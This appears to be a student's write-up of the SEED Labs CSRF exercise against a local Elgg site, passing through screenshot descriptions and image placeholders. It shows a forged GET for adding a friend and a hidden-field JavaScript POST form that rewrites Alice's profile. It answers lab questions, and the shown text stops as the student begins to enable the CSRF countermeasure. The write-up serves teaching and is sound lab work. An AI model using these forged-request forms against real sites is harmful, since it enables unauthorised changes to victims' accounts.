
And edit the code so that it works properly according to the requirement.



```
GNU nano 4.8
root@c9ald1e5378f:/var/www/attacker
addfriend.html
<html>
<body>
<h1>This page forges an HTTP GET request</h1>
<img src="" alt="image" width="1" height="1" />
</body>
</html>

[ Read 6 lines (Converted from DOS format) ]
^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify ^C Cur Pos
^X Exit ^R Read File ^U Paste Text ^T To Spell ^L Go To Line
```

Here, the edited code in which the src link is added.




```
root@c9a1d1e5378f:/var/www/attacker
GNU nano 4.8          addfriend.html      Modified
<html>
<body>
<h1>This page forges an HTTP GET request</h1>


</body>
</html>

^G Get Help  ^Q Write Out  ^W Where Is  ^K Cut Text  ^J Justify  ^C Cur Pos
^X Exit      ^R Read File  ^U Paste Text  ^T To Spell  ^L Go To Line
```


After saving the updated code, Firstly Alice have no friends in his list.




After the Add friend attack is launched and done successfully.




Now, the samy is in her friends list, and alice didn't accepted and samy didn't requested, so it means the attack is done successfully.




Now, this is the Attacker page, where he can send the malicious website to redirect to other websites.




Task 3: Edit details Attack, now samy wants to see his name in the bio of Alice. First he edit his details.



Now, he captures the packets detail using the HTTP header live and takes the post command url as to use it in malicious purpose.



Now, login to the specific container and get into the directory where the file is placed.



Now, first check the code details, what are in the code, then change it accordingly.



The screenshot shows a terminal window titled "GNU nano 4.8" with the file "editprofile.html" open. The file contains the following code:

```
<html>
<body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">

function forge_post()
{
    var fields;

    // The following are form entries need to be filled out by attackers.
    // The entries are made hidden, so the victim won't be able to see them.
    fields += "<input type='hidden' name='name' value='****'>";
    fields += "<input type='hidden' name='briefdescription' value='****'>";
    fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
    fields += "<input type='hidden' name='guid' value='****'>";

    // Create a <form> element.
    var p = document.createElement("form");

    // Construct the form
    p.action = "http://www.example.com";
    p.innerHTML = fields;
    p.method = "post";
}

[ Read 37 lines (Converted from DOS format) ]
```

At the bottom of the terminal window, there is a status bar with various keyboard shortcuts and the message "[Read 37 lines (Converted from DOS format)]."

This is the updated code of file, in this file there are some changes that are required.



The screenshot shows a terminal window titled "GNU nano 4.8" with the file "editprofile.html" open. The file has been modified and now contains the following code:

```
<html>
<body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">

function forge_post()
{
    var fields;

    // The following are form entries need to be filled out by attackers.
    // The entries are made hidden, so the victim won't be able to see them.
    fields += "<input type='hidden' name='name' value='Alice'>";
    fields += "<input type='hidden' name='briefdescription' value='Samy is my Best hero'>";
    fields += "<input type='hidden' name='description' value='Samy is my hero'>";
    fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
    fields += "<input type='hidden' name='guid' value='56'>";


    // Create a <form> element.
    var p = document.createElement("form");

    // Construct the form
    p.action = "http://www.seed-server.com/action/profile/edit";
    p.innerHTML = fields;
    p.method = "post";
}

Modified
```

At the bottom of the terminal window, there is a status bar with various keyboard shortcuts and the message "Modified".

Now, this is picture before attack, Alice has no description in his bio.



A screenshot of a Firefox browser window. The main content area shows a user profile for "Alice" on a website. The profile picture is a cartoon illustration of Alice from Disney's Alice in Wonderland. Below the picture, the name "Alice" is displayed. To the right of the name are two blue buttons: "Edit avatar" and "Edit profile". At the bottom of the profile area is a sidebar with links: "Blogs", "Bookmarks", "Files", "Pages", and "Wire post". The browser's activity sidebar on the left lists other tabs and windows, including "Inbox (2,751) - i202465", "Classes", "SEED Project", "Web_CSRF_Egg.pdf", "Alice : Egg For SEED", "CSRF Attacker's Page", and "SameSite Cookie Experiment". The status bar at the bottom of the browser window shows the date and time: "May 13 16:03".

When the Attack launches, and the Alice profile would face many circumstances.



A screenshot of a Firefox browser window. The main content area displays a bold black message: "This page forges an HTTP POST request.". Below this message, there is some very small, illegible text. The browser's activity sidebar on the left shows other tabs and windows, including "Inbox (2,751) - i202465", "Classes", "SEED Project", "Web_CSRF_Egg.pdf", "Alice : Egg For SEED", "attacker32.com/editprofile", "SameSite Cookie Experiment", and "New Tab". The status bar at the bottom of the browser window shows the date and time: "May 13 16:03".

The attack is done successfully, the bio is updated by this attack.

A screenshot of a Firefox browser window showing a user profile edit page for 'Alice'. The browser has multiple tabs open, including 'Inbox (2,751) - 1202465', 'Classes', 'SEED Project', 'Web_CSRF_Egg.pdf', 'Alice : Egg For SEED Lab', 'Alice : Egg For SEED Lab', and 'SameSite Cookie Experiment'. The main content area shows the 'Alice' profile page with a profile picture of Alice from Disney's Alice in Wonderland. The bio field contains the text 'Samy is my Best hero'. Below the bio, there is an 'About me' section with the same text. On the right side of the profile page, there are 'Edit avatar' and 'Edit profile' buttons, and a 'Add widgets' link. A message at the top right of the page says 'Your profile was successfully saved.'

Task 3.2: Answers the Questions

Question # 1:
Ans:

To get to know about Alice account Information, First the Boby will do that, he can send a friend request to Alice and open HTTP Header Live, where he can see packet request of his friend request to Alice, while in that url we can get the guid of the Alice such as 56.

Hence, the Body does not want any more information about Alice profile.
Now, Boby can easily hacked his profile and edit the details by using her guid.


Question # 2:
Ans:

No, the CSRF will not works.
The CSRF will only work in this case: if the user have the active login session and his guid matches with the CSRF code, then the attack is sucessful.

other than, if all the user are login and there guid not matches with the code, so it does not work.
so, there will be no benifit to the boby after launching this attack.


Task 4: 4.1: Enable Counter Measures.

Now, login to the specific container and get into the directory where the file is placed.



```
[05/13/23] seed@VM:~/.../Labsetup$ dockps
0c7a91df221f mysql-10.9.0.6
c9ad1e5378f attacker-10.9.0.105
9d0f74be416d elgg-10.9.0.5
[05/13/23] seed@VM:~/.../Labsetup$ docksh 9d
root@9d0f74be416d:/# cd /var/www/elgg/vendor/elgg/elgg/engine/classes/Elgg/Security
root@9d0f74be416d:/var/www/elgg/vendor/elgg/elgg/engine/classes/Elgg/Security# ls
Base64Url.php Csrf.php Hmac.php HmacFactory.php PasswordGeneratorService.php UrlSigner.php
root@9d0f74be416d:/var/www/elgg/vendor/elgg/elgg/engine/classes/Elgg/Security# nano Csrf.php
```

This is file without edited. Now makes the changes according to the requirement and security of the website.



```
GNU nano 4.8
use Elgg\Request;
use Elgg\TimeUsing;
use Elgg\Crypto;
use Elgg\Session;

/**
 * CSRF Protection
 */
class Csrf {

